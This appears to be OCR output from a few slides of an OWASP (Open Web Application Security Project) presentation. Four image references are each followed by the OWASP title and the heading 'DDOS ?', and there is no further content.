
OWASP
The Open Web Application Security Project

DDOS ?




OWASP
The Open Web Application Security Project

DDOS ?




OWASP
The Open Web Application Security Project

DDOS ?




OWASP
The Open Web Application Security Project

DDOS ?



